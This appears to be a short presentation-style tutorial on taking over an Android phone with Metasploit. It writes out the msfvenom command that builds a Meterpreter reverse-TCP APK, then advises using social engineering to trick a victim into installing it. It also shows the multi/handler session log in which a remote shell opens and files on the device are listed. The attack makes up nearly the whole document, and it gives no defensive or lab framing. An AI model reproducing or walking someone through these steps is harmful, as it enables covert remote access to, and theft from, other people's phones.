

# Hack Android with Metasploit Framework

@mmar



**We will be generating a malicious apk and once it is installed on the device, we will get the reverse shell**

# Step- 1


- ❖ Generate a malicious apk and open a multi/handler listener

```
msfvenom -p android/meterpreter/reverse_tcp  
LHOST=Localhost IP LPORT=LocalPort R > android_shell.apk
```

```
(kali@kali)-[~/PhoneSploit]  
└─$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.20.131 LPORT=4444 -f raw>file.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder specified, outputting raw payload  
Payload size: 10235 bytes
```

## Step- 2

- ❖ Download and install it on victim's machine. You can use social engineering to trick the victim into installing the application



## Step- 3

- ❖ Once the application is installed, you will get the reverse shell

```
msf6 exploit(multi/handler) > set LHOST 192.168.20.131
LHOST => 192.168.20.131
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.20.131:4444
[*] Sending stage (78179 bytes) to 192.168.20.132
[*] Meterpreter session 1 opened (192.168.20.131:4444 -> 192.168.20.132:43742) at 2023-03-11 09:18:42 -0500

meterpreter > ls
Listing: /data/user/0/com.metasploit.stage/files
=====
```

Mode	Size	Type	Last modified	Name
040776/rwxrwxrwx-	4096	dir	2023-03-11 09:18:40 -0500	oat

DEMO

A wide-angle photograph of a calm body of water, likely a lake or a wide river. In the distance, a range of low mountains or hills is visible under a pale, overcast sky. On the right side of the water, a small, dark wooden structure, possibly a pier or a small boat, stands in the water. The word "THANKS" is overlaid in large, bold, dark grey capital letters in the center of the image.

# THANKS